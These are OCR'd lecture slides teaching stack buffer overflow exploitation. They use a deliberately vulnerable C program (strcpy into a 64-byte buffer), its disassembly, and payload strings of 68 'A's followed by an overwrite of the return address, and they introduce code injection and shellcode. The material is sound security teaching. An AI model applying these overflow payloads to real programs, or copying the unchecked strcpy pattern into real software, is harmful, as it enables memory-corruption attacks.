
```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“123456”


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“A”x68 . “\xEF\xBE\xAD\xDE”


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“A”x68 . “\xEF\xBE\xAD\xDE”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Frame teardown—1


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Frame teardown—2

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



%ebp = AAAA

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

```
leave
1. mov %ebp,%esp
2. pop %ebp
```

Frame teardown—3

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

%eip = 0xDEADBEEF
(probably crash)

Hijack Control Flow

- Modifying the return address to reference actual code can enable the process execution to be hijacked

- What addresses can we use to hijack code successfully?


Code Injection

- Include code in the exploit payload and run that code
- This was the approach of the original buffer overflow attacks, such as the Morris worm, Code Red, and SQL Slammer
- We will go over this in detail next time, but for now we give the basics

Shellcode

Traditionally, we inject instructions for the exploit onto the stack (buffer), called shellcode

```
…
0x080483fa <+22>: call   0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




Code Injection

- In code injection, what is the value written to the return address?

“A”x68 . “\xFF\xFF\x00\x00”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Data Attacks

- Alternatively to modifying the return address, a buffer overflow may enable an adversary to modify a data pointer

- How might that enable exploitation?

Data Attacks

- Alternatively to modifying the return address, a buffer overflow may enable an adversary to modify a data pointer
- How might that enable exploitation?
- What happens when an instruction uses that data pointer?
  - E.g., send(socket, data_pointer)
- More later

Conclusions

- Attackers and defenders treat flaws differently
  - Defenders fix flaws
  - Attackers exploit flaws
- We demonstrated how a memory error may be exploited to modify a return address
  - Exploit payload design (later)
- Modifying the return address enablesa process's control flow to be hijacked
  - Run attacker-chosen code